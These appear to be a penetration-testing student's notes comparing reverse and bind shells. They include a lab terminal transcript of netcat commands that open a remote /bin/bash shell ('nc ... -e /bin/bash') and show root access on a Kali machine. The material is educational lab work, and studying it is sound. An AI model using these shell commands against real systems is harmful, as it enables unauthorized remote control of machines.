



Reverse Shells vs. Bind Shells



Source: <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>



Source: <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>

Bind shells are most likely going to be used in External assessments. Search to find more information on this. Quick explanation is because to reverse shell from a public Ip address to a private one, we

would need to open that port on the firewall plus change some other configurations as well. So, it is easier to open a specific port on the External Network, and "nat" our way to that open port. And, that is why Bind shells are mostly used in External Pentesting.

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35746
whoami
root
hostname
kali
^C
root@kali:~# nc 192.168.57.139 4444

root@kali:~# nc 192.168.57.139 4444 -e /bin/bash
root@kali:~# nc -nvlp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35746
```

So, the victim is always the one to provide the shell. When we use reverse shell, the victim is connecting back and executing a shell (" -e /bin/bash"). And, when we use bind shell, the victim should be listening for that connection and ready to execute a shell as well (" -e /bin/bash").